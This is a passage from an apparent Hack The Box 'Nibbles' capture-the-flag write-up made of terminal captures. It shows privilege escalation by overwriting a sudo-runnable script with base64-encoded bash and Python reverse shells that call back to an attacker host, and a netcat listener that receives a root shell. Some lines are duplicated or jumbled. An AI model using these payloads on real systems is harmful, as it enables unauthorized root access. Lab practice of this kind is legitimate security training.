4.0K drwxr-xr-x 3 nibbler nibbler 4.0K Dec 10  2017 ..
 20K -rw-r--r-- 1 nibbler nibbler  20K Apr  7 11:58 .monitor.sh.swp
4.0K -rwxrwxrwx 1 nibbler nibbler 4.0K May  8  2015 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ █
[work] 1:openvpn  2:rlwrap* 3:zsh-
```



```
ls


┌──(root💀 kali)-[/home/…/Nibbles/zip/personal/stuff]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.75] 47526
whoami
whoami
root
root@Nibbles:/home/nibbler/personal/stuff#
```

```
┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$ echo cHl0aG9uMy41IC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQu
c29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuM
TAuMTYuNiIsOTkwMCkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLD
EpO29zLmR1cDIocy5maWxlbm8oKSwyKTtpbXBvcnQgcHR5OyBwdHkuc3Bhd24oIi9iaW4vYmFzaCI
pJw== | base64 -d
python3.5 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
et.SOCK_STREAM);s.connect(("10.10.16.6",9900));os.dup2(s.fileno(),0); os.dup2
(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$

export TERM=screen-256color
export TERM=screen-256color
nibbler@Nibbles:/home/nibbler/personal/stuff$

echo 'IyEvYmluL3NoCi9iaW4vYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi42Lzk5MDAgMD4mMQ==' | base64 -d > monitor.sh
aSA+JiAvZGV2L3RjcC8xMC4xMC4xNi42Lzk5MDAgMD4mMQ==' | base64 -d > monitor.sh
sudo -u root /home/nibbler/personal/stuff/monitor.sh
l/stuff/monitor.sh/nibbler/persona
/home/nibbler/personal/stuff/monitor.sh: 2: /home/nibbler/personal/stuff/monitor.sh: Syntax error: Bad fd number
sudo -u root /home/nibbler/personal/stuff/monitor.sh
l/stuff/monitor.sh/nibbler/persona
/home/nibbler/personal/stuff/monitor.sh: 2: /home/nibbler/personal/stuff/monitor.sh: Syntax error: Bad fd number
nibbler@Nibbles:/home/nibbler/personal/stuff$

nibbler@Nibbles:/home/nibbler/personal/stuff$

                                              echo cHl0aG9uMy41IC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tl
dC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMTAuMTYuNiIsOTkwMCkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpO29zLmR1cDIocy5maWxlbm8oKSwyKTtpbXB
vcnQgcHR5OyBwdHkuc3Bhd24oIi9iaW4vYmFzaCIpJw== | base64 -d > monitor.sh
yBwdHkuc3Bhd24oIi9iaW4vYmFzaCIpJw== | base64 -d > monitor.sh wyKTtpbXBvcnQgcHR5O
sudo -u root /home/nibbler/personal/stuff/monitor.sh
l/stuff/monitor.sh/nibbler/persona
```

参考

- https://cve.circl.lu/search
- https://oscpnotes.infosecsanyam.in/My_OSCP_Preparation_Notes--bruteforce--hydra.html
- https://github.com/jondonas/linux-exploit-suggester-2
- https://github.com/mzet-/linux-exploit-suggester